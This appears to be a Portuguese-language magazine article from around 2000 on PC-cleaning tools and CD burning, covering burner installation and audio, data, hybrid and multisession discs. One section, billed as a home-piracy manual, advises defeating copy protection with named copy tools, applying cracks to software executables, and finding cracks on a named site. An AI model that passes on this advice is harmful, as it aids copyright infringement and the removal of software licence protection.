Basta passar nos contatos metálicos de qualquer placa (aquele pedaço das placas que vai encaixado nos slots da placa-mãe). Execute a operação tomando o cuidado para NÃO SOPRAR depois. O ideal é limpar o contato com um pincel. Assim, você previne o mal contato dos conectores.

Onde encontrar:

Qualquer papelaria ou supermercado

Preço:

R\$ 1,00 em média.



revivência

Aspirador de Pó/ Jato de Ar

O que é:

Um aparelho elétrico que cria uma sucção/impulsão de ar. Pode vir como spray.

Muito usado para limpar tapetes, carpetes, e em alguns casos radicais, animais de estimação, apesar de não ser recomendável.



Como usar:

O aspirador pode ser usado dentro do micro para tirar pó acumulado. O soprador é excelente para limpar o teclado.

Onde encontrar:

Supermercados, magazines e lojas de informática

Preços médios:

R\$ 69,00 Aspirador/ R\$ 14,90 Soprador

Pulseira Anti-estática



O que é:

Esse artefato evita que você frite componentes vitais do seu computador, como processador e memória, além de prevenir que você cause "amnésia" em seu HD.

Como usar:

Basta colocar a pulseira, prender o contato metálico em alguma estrutura condutora, como o próprio gabinete do computador, para descarregar a energia estática de seu corpo, e pronto, seus chips não vão correr o risco de tornarem-se caríssimos paradores de porta.

Onde encontrar:

Lojas de componentes eletrônicos

Preço:

R\$ 15,00, em média.

Kits de Limpeza

O que é:

Kits completos com líquidos especiais para limpar o equipamento, em especial os drives de CD ou de disquetes.


Como usar:

A grande vantagem dos kits de limpeza são que eles vêm prontos para usar. Na maioria das vezes basta seguir as orientações na embalagem do produto.

Por esse motivo, o momento crucial para sua utilização é a compra.



Antes de colocar a mão no bolso veja com atenção o que você está levando.



Onde encontrar:

Supermercados e lojas de informática. Atenção: se não encontrar o que precisa (kit para limpar placas, por exemplo), procure em outra loja.

Preço médios:

Entre R\$ 9,00 e R\$ 29,00

Paciência

O que é:

Não é aquele jogo de cartas que vem com o Windows. Segundo o bom e velho Aurélio é a "virtude que consiste em suportar dores, infortúnios etc. com resignação". No caso de manutenção em hardware, é a ferramenta mais importante, sem dúvida.

Como usar:

Geralmente a paciência é automaticamente acionada assim que se faz necessária, mas em certos casos ela deve ser disparada por

métodos subjetivos, como contar até 10, respirar fundo ou fechar os olhos. Se não funcionar, leia o texto ao lado.

Onde encontrar:

Não adianta procurar. Ou você está com ela ou está sem ela.

Preço:

Não tem preço.



Martelo

O que é:


Acessório para aliviar sua raiva e frustração.

Como usar:

Se você tentou arrumar ou limpar seu micro com todo carinho, mas não deu certo, respire fundo, segure o martelo com as duas mãos e desça o braço com vontade. O alívio é imediato, mas depois vai bater um arrependimento...



Na internet: Para comprar os produtos relacionados aqui experimente os sites www.pluguse.com.br (produtos de informática), www.americanas.com.br (produtos de informática), www.kalunga.com.br (borracha), www.antunesfreixo.com.br (ferramentas), www.clone.com.br (limpeza), www.campstat.com.br (pulseira), www.meditacao-transcendental.com.br (paciência)



Queimando tudo até a ÚLTIMA TRILHA

A arte de gravar CDs

**Manual prático de
pirataria doméstica
e afins**

Pouca gente sabe como um gravador de CDs pode ser útil. Além de fazer backups e permitir o transporte de grandes quantidades de dados, os CD-Rs permitem que você tenha uma liberdade digital nunca antes experimentada. Você escolhe as músicas que vai ouvir, na ordem e estilo que quiser, e grava um CD único, com sua cara e jeito. Ou então, se você tiver vontade, pode fazer uma coletânea enorme de MP3 e gravar em áudio suas preferidas. Tudo é possível com um pouco de imaginação e técnica.

Os CD-Rs já foram coisa de outro mundo, custando absurdos, mas hoje em dia já existem unidades de gravação de alta qualidade por menos de US\$ 200. Muita gente está equipando suas máquinas com essas pequenas maravilhas. Se você é um desses felizardos, confira aqui os toques vitais para você queimar apenas as mídias, e não seus neurônios.

Antes de mais nada instale seu gravador

A instalação de um gravador de CDs não é um procedimento "trivial". Existem alguns cuidados que devem ser tomados durante a instalação e configuração do gravador e controladora no seu equipamento.

Seu gravador de CD certamente veio completo com instruções de instalação, talvez em inglês. LEIA tudo, esmiuça cada detalhe, pois fazendo assim você evita um monte de aborrecimentos. Seguindo as instruções do fabricante, instalar seu CD-R será rápido, divertido e seguro.

De maneira geral, a instalação de um drive de CD-R começa pela conexão de

uma placa controladora na sua placa-mãe, no caso de gravadores padrão SCSI. Nos gravadores padrão IDE, esse passo é dispensado.

Depois é como instalar um HD comum. Se tiver alguma experiência você pode arriscar e conectá-lo intuitivamente para depois acertar tudo na base do erro e acerto. Mas tenha cuidado.



1) VERIFICAÇÃO INICIAL DO GRAVADOR E ACESSÓRIOS:

Seu gravador é externo:

Se o seu gravador é externo, provavelmente ele é USB. Se for assim, parabéns, a única coisa física que você terá que mexer é no plug USB. Espete no miçro, ligue o gravador na energia e pronto. Atenção! Não ligue seu gravador nas saídas USB de teclados. Ele precisa do máximo de confiabilidade na conexão. Ligue-o direto no computador ou num hub externo.

Seu gravador é interno:

Você precisa do gravador, da controladora SCSI (que em geral vem com o gravador) e de um cabo flat SCSI interno para conectar o gravador à controladora. O gravador SCSI interno, em geral, tem um "jumper" para ativar ou não sua terminação no barramento SCSI existente. Se o seu gravador é IDE, sem crise. É espetar e rodar, igualzinho a um CD-ROM ou HD normal.

2) A CONTROLADORA SCSI

A maioria dos gravadores de CD são dispositivos de SCSI. A interface SCSI (Small Computer System Interface) tem muitas vantagens para o usuário de computador. Qualquer serviço SCSI, por exemplo: disco rígido, drive CD-ROM, drive ótico-magnético, drive WORM, scanner ou gravador de CD pode ser ligado a qualquer máquina que tenha um controlador SCSI.

Esta flexibilidade tem um preço, entretanto: uma controladora SCSI é um pouco mais complicada do que a conexão com placas de controle IDE.

Hoje, graças ao Windows 98 e à tecnologia Plug and Play, instalar uma placa SCSI é simples como instalar uma placa qualquer. É espetar a menina e o mais importante: seguir as instruções do fabricante, principalmente para instalação dos drivers e configuração da BIOS.

Lembre-se de sempre ter a mão o CD do Windows e os drivers que acompanham seu gravador.

3) MONTANDO UM GRAVADOR INTERNO

Com um gravador interno SCSI, você deve ligar um cabo de fita de 50 pinos (flat cable) à placa antes de inseri-lo no slot, especialmente se a placa SCSI está instalada entre outras placas e o espaço é apertado. Se você inserir a placa SCSI e depois tentar ligar o cabo, pode ser difícil conectá-lo de modo correto.

Quando ligar o cabo, verifique sua documentação de instalação. Alguns têm uma trava que evita ligação errada ao drive ou a controladora, outros não.

Fixe o conector macho de 50 pinos em seu cartão controlador. O conector deve ser marcado de um lado ou de outro indicando qual o pino 1 (tarja vermelha) e o pino 50. A placa pode ser marcada apenas de um lado ou pode ser marcada para pinos 1, 2, 49 e 50, ou pode não ser marcada. Verifique sua documentação para saber a posição do cabo.

Depois de seguir esses passos, instale o seu programa de gravação de CD. Sempre vem um com o gravador. Você pode também usar os diversos programas no nosso CD-ROM bônus para testá-lo.

4) CUIDADOS COM O GRAVADOR DE CDs

Os gravadores de CDs não são tão robustos quanto drives de disquete ou de CD-ROM.

Se você for montar um gravador internamente, procure colocá-lo longe do ventilador interno do computador. Os ventiladores sopram ar por trás da caixa de montagem, também algum ar entra pela frente do gabinete. O ar transporta contaminadores, como poeira e fumaça, e estes podem fixar-se nas lentes e prisma do drive. A maioria dos gravadores de CD são "selados" e têm uma porta de poeira, porém o melhor remédio contra um drive sujo é a prevenção.

Se você está instalando um gravador, a melhor solução é usar, se possível, um gabinete externo que tem ventilador reverso e um filtro. Nesta configuração, o ar limpo sopra através do drive, em vez do ar impuro, porém esta opção atualmente é disponível apenas em alguns gravadores externos.

Se o gravador ficou sujo e começou a funcionar mal, é possível limpá-lo. Procure assistência qualificada e não tente limpá-lo: as lentes e o prisma são delicados, a parte

eletrônica e cabos são facilmente danificadas.

Gravadores de CD externos precisam ser montados sobre superfícies estáveis, longe do calor, vibração e poeira excessiva. Os drives internos trabalham melhor em chassi de computador fresco e não muito cheio. Não monte seu gravador externo EM CIMA do gabinete mini-torre do computador. Procure uma superfície fixa, livre de vibrações e "balanços", fatais durante a gravação.

Pancadas na superfície onde fica o PC ou gravador podem causar erros no momento da gravação. Vibração excessiva idem.

Gravadores de CD geram mais calor que drives convencionais. Além disso, eles contêm mais placas de controle interno, que carregam mais "chips" do que um placa controladora interna de um CD-ROM padrão.

Se você comprar um pacote de gravação, o hardware inclui o gravador de CD, a controladora SCSI bem como os cabos e conectores.



Cópia de CD para CD (áudio ou CD-ROM)

Todos programas de gravação de CDs oferecem a opção de cópia. Quando copiar um CD, prefira copiar o conteúdo para o HD e só depois para a mídia virgem. Para isso, reserve mais ou menos 900 MB no HD.

Se o CD for protegido, você vai dar de cara com travas contra a cópia. Você notará se o CD é ou não protegido contra cópia ao tentar fazer uma e se dar mal. Não se preocupe, pois é razoavelmente fácil burlar a limitação.

Programas como o CD Creator e o Spessa sempre respeitam essas travas e normalmente só avisam que a cópia dará errado quando o processo de queima já está iniciado.

Mas existem aqueles que desbravaram o desconhecido, copiando

cada byte do cd original. Programas tipo **Instant CD Wizard Gold** (o full que vem com todas bibliotecas tipo secure.dll, faz.dll etc - o demo não traz). O **CDRWIN** é outro, meio complicado mas excelente. Também integram a lista o **PSXcopy**, considerado um dos melhores para CDs de Playstation e CDs oversize (com mais de 650 MB); e o **NERO** que é ótimo para algumas travas.

Temos também o **CloneCD**, que é a maravilha da cópia, destruindo qualquer proteção, desde que seu gravador seja compatível com ele (isto é, não seja da Philips, Ricoh, Sony ou outra empresa que tenha adotado as travas da indústria).



Para nunca ter problemas ao copiar um CD, siga estas recomendações:

- 1 - Use um gravador tipo Plextor, Yamaha ou Teac (certos discos só podem ser copiados por eles).
 - 2 - Use um software que não respeita travas, tipo Psxcopy, Cdwizard Gold Full, CDRWIN, CloneCD.
 - 3 - Use sempre mídias de 80mins. Algumas travas usam um setor inútil do CD para estocar informações de proteção. Usando uma mídia de 80 min, você sempre conseguirá gravar esses dados "lixo" junto com a informação real, fazendo uma cópia perfeita.
 - 4 - Há certos softwares que usam travas de segurança. Se existir, copie o programa para o HD e depois use o cracker no executável, ou grave o cracker junto com os dados, para usar depois. Se for possível, grave o programa crackeado, assim retirando a trava.
 - 5 - Procure em sites como o astalavista.box.sk os crackers corretos para seu cd.
 - 6 - Se você tem um plextor 4/12 ou 8/20 é só usar o cloneCD, que copia tudo, sem maiores problemas.
- Seguindo essas dicas, nada ficará entre você e suas cópias.

Gravação de CDs de áudio convencional

O mesmo Drive de CD-R que grava megabytes de dados de computador tradicionais também pode aumentar sua CDteca de áudio. Como? Simples: esse drive que grava CDs permite que você crie coletâneas de CDs áudio que rodam em qualquer tocador de CD, inclusive os de aparelhos de som convencionais.




De LPs de vinil para CDs

Se for gravar um CD a partir de um disco de vinil, você também vai precisar de um receiver ou pré-amplificador com entrada de phono, porque ligando diretamente um toca-disco na placa de som do computador você não vai conseguir nenhum resultado. Com o som aplicado, a coisa toda funciona.

Depois, conecte os plugues do cabo estéreo RCA do seu toca-disco na entrada "line in" da sua placa de som do micro. Se o toca-disco não tiver o cabo RCA compre em qualquer loja de eletrônica local e conecte no "output jack" da "vitrola".

A maioria dos computadores já vem com algum tipo de



software para gravar som de aparelhos conectados à placa de som. Ache esta aplicação, abra e prepare-se para a festa.

Só tome o cuidado de ajustar as configurações de gravação para que o arquivo fique com taxa de amostragem de 44.1 kHz (qualidade de CD), estéreo, 16-bit. Também, confira a quantidade de espaço

livre no disco rígido - cada canção vai tomar aproximadamente 50MB antes que seja transferida ao CD. Se você está sem espaço no disco rígido, use o CD-R para fazer backup e livrar espaço.

Com tudo preparado, comece a tocar o LP e gravar no micro. Grave a música digitalizada como arquivo WAV.

Lembre-se sempre, um CD comporta no máximo 74 minutos de música.


Acostume-se a trabalhar com arquivos WAV. Somente com eles você consegue gravar os CDs.

Tendo todas as músicas já gravadas no micro, é só escolher Audio CD no programa de gravação e arrastar os arquivos WAV para lá. Se tudo estiver certo, é só queimar e dançar.



De músicas em MP3 para CDs

Se o seu negócio é fazer CD de áudio com MP3 que você pegou pela internet (com ajuda do Napster & Cia. Isso é uma moleza), o procedimento começa



um pouco diferente, mas acaba da mesma forma.

Um tempo atrás o processo era mais complicado e


invariavelmente acabava com mídias estragadas. Felizmente, hoje é basicamente uma questão de escolher o melhor software. Vamos lá:

Escolha um bom programa para converter seus MP3 em WAV. Pegue os MP3 e transforme-os em WAV. Uma vez transformados, é só transferir-los para o programa de gravação como se fosse gravar um CD de dados normal. Mas antes de começar a queimar a mídia, selecione a gravação de áudio. Na maioria dos programas de gravação é fácil de achar essa opção (audio CD).

Para seu CD feito à partir de MP3 ficar

perfeito, use apenas músicas MP3 com taxa de amostragem igual ou superior a 160 Kbps. Do contrário, as músicas não soarão muito bem. A exemplo de qualquer gravação de áudio use 44.1 kHz (qualidade de CD), estéreo, 16-bit.

MP3



Gravação de arquivos do HD em CD-ROM

Gravar arquivos no CD é a coisa mais fácil do mundo. Todos programas de gravação exibem uma janela para onde os arquivos escolhidos devem ser arrastados. Para escolher os arquivos, abra o Windows Explorer e selecione-os.

Em seguida, clique e arraste-os para a janela do programa de gravação. Pronto. É só checar configurações do programa de gravação e clicar no REC.

Convém deixar os arquivos organizados no Explorer, para evitar a tarefa de reorganizar a posição dos arquivos no CD. Alguns programas de gravação consideram o primeiro arquivo da lista aquele que você clicou em cima para arrastar todos. É só clicar no primeiro arquivo da lista do explorer e arrastar tudo que a ordem será preservada.

Gravar um CD-R não é um processo tão simples como gravar um disquete. Alguns

novatos na gravação de CD-Rs tentam fazer uma cópia backup completa do HD fragmentado, com nomes de arquivo fora do padrão ISO 9660 (8-3 caracteres, por exemplo "gokusaya.dbz") com outros programas rodando ao mesmo tempo e o screen saver ativado... Tentar copiar um cd nessas condições certamente *transforma a mídia em um belo espelho redondo com um furo no meio.*

É comum perder os primeiros CD-Rs em "experiências" de gravação sem os devidos cuidados de configuração do equipamento, do sistema operacional e do software.

Como mídias virgens não são muito baratas, convém você tomar pequenos cuidados para não, literalmente, queimar dinheiro.

Basta seguir os passos no box e suas gravações sempre serão perfeitas.

Afinal, o que você prefere: uma surpresa a cada sessão de gravação ou a certeza que seus dados e músicas vão ficar bem guardados em cd?

Antes de tudo, veja a quantidade e o tipo de dados que você quer transferir. Certos arquivos, como MP3, podem ser gravados direto, sem teste, com sucesso, mas qualquer estrutura mais avançada de pastas pode travar seu micro, coisa que jamais aconteceria com uma máquina que rodasse apenas o software de gravação.

Lembre-se também que cópias podem ser feitas de CD para CD, usando-se dois drives, mas essa opção é muito mais arriscada, pois qualquer "engasgo" do CD a ser copiado coloca todo o processo à perder.

Antes de gravar o CD...

1 - Desfragmente o disco rígido

O CD é uma sequência contínua de zeros e uns. Os dados fluem do HD para o CD. Mas se o HD está um queijo suíço, a coisa fica difícil. Desfragmente seu disco para permitir fluidez dos dados e evitar perda de mídias.

2 - Crie uma imagem do disco a ser gravado

Gravar à partir de uma imagem é garantia de sucesso. Faça isso, especialmente se você for fazer mais de uma cópia do original.

3 - Teste antes de gravar

É uma boa idéia deixar seu programa de gravação fazer um teste antes de gravar. Isso toma tempo mas elimina uma série de aborrecimentos, já que nem sempre gravar on the fly, ou direto, dá muito certo.

4 - Mantenha estável o seu sistema

Parece impossível, mas é dá para deixar o Windows com um mínimo de estabilidade. Não entupa sua máquina de programas e sempre fique de olho em travamentos. Reinstale o Windows se necessário.

5 - Feche o que estiver rodando durante o processo de gravação


Gravar é um processo delicado. Desabilite o screen saver e só rode o programa de gravação.

Gravação de CDs híbridos

CD híbrido é aquele em que duas ou mais técnicas ou formatos de gravação são misturados, para gerar um CD mais versátil. Existem vários tipos de CDs híbridos. Alguns com música e dados, outros com diferentes camadas de dados. Existem ainda os CDs que são gravados para mais de um sistema, partilhando arquivos mas com executáveis diferentes. Conheça os tipos diferentes de híbridos:

CDs com áudio convencional e MP3

Para conseguir gravar um CD de áudio com músicas MP3 (ou quaisquer dados que você queira incluir, como vídeos e documentos), é só gravar seu Cd em Mixed Mode/Enhanced CD/CD Plus. O Mixed Mode permite que você grave as trilhas de áudio juntamente com os dados, e que tanto um CD Player doméstico como um drive de CD ROM seja capaz de ler a música ou os dados. Gravado assim, o CD fica com as trilhas de áudio no começo e as trilhas de dados no final, e o header do Cd informa à unidade de CD-Rom a posição dos dados. Como o Header também informa ao CD-Player que não existe nada no CD além de áudio, não se corre o risco de ouvir chiados horríveis no fim do Cd, resultado da reprodução de trilhas de dados como áudio.



O Processo de gravação de um CD em mixed mode é muito simple. Ao invés de exibir apenas uma janela para se arrastar os dados, o programa exibe duas, simultâneas ou não. Numa janela você joga os arquivos WAV que serão gravados como áudio. Na outra, os arquivos e pastas que você quer que o cd contenha. Na gravação, primeiro as trilhas de áudio são gravadas, e em seguida as trilhas de dados são adicionadas. As possibilidades de um CD assim são ilimitadas. Por exemplo, você pode gravar um CD com todas as músicas do Prodigy em MP3, as cinco melhores faixas em áudio e ainda um clip da banda, tudo ao mesmo tempo, convivendo pacificamente. Faça suas experiências.

CDs multisessão

Ao contrário dos primeiros drives de CD-R, que só podiam gravar o CD de uma vez, os drives de hoje são muito mais flexíveis quanto ao modo de gravação. Eles permitem gravações em multisessão, ou seja, em mais de uma sessão de gravação. Em outras palavras, se você quiser, pode gravar uma parte do CD agora e o resto quando bem entender. Para conseguir isso, é só escolher o modo de gravação como multisession ou deixar o CD aberto


(leave cd open) na hora que for gravar. Lembre-se sempre, não é possível gravar mais que duas sessões num disco com segurança. Mais que duas sessões de gravação podem corromper os dados já gravados. Isso acontece porque o header, a faixa que informa o computador sobre o tipo de cd que está rodando e a quantidade de dados que existe nele, só pode ter dados adicionados uma vez. Se esse header for escrito de novo de maneira errada, os dados previamente existentes são simplesmente ignorados pelo computador. Muito cuidado ao gravar CDs multisessão, pois ninguém quer perder mídias de bobeira. A principal vantagem dos CDs multisessão é a possibilidade de se aproveitar espaços não usados anteriormente. Além disso, o processo multisessão é vital se você quer gravar um CD híbrido entre sistemas (veja box ao lado), pois ele possibilita que os dados convivam no CD sem se misturar.

Outros híbridos (Windows e Mac), (Windows e Linux), (Linux e Mac)

Você vai encontrar dificuldades se tentar misturar dados de sistemas PC-Intel com arquivos de Macintosh num mesmo CD. Mas isso não é impossível. O MacOS grava certos atributos nos arquivos que não são suportados por sistemas como Windows (por exemplo, a identificação do tipo de arquivo). Por isso, se você gravar um arquivo de Mac em CD a partir do Windows, vai ter seus dados corrompidos.

Uma solução para esse caso é copiar os dados do PC para o Macintosh e gravar a partir da última máquina, visto que o MacOS não adultera os dados de PC. Para isso, você precisa de um gravador de CDs compatível com Mac. Caso não possua o aparelho, você pode usar o software de gravação Nero para Windows, que também cria CDs híbridos PC-MAC. Nesse caso, você precisará espetar na máquina um disco contendo o sistema de arquivos HFS do Mac e indicar ao programa antes de começar a gravar (por exemplo, um HD SCSI).

Para gravar programas de sistemas Unix e Windows no mesmo CD, não há dificuldades. Basta copiar os dados Unix para a partição Windows e fazer a gravação de dados usando suporte a nomes de arquivos longos JOLIET, ou fazer esse mesmo processo iniciando a gravação a partir do sistema Unix. Não é necessário nenhum procedimento especial para manter a integridade dos dados.



Gravação de CDs com vídeo para DVD

Essa é talvez uma das tarefas mais chatas descritas nesse pequeno guia. Antes de mais nada, verifique se seu aparelho de DVD é compatível com o padrão VCD, ou Vídeo CD.

Se for compatível, seu aparelho rodará o que for feito sem problemas.

Bem, antes de mais nada você vai precisar de um programa que faça VCD. O NTI CD MAKER, que vai no CD ROM da Geek faz o trabalho, mas softwares comerciais como o Nero e o CD Creator também dão conta do recado.

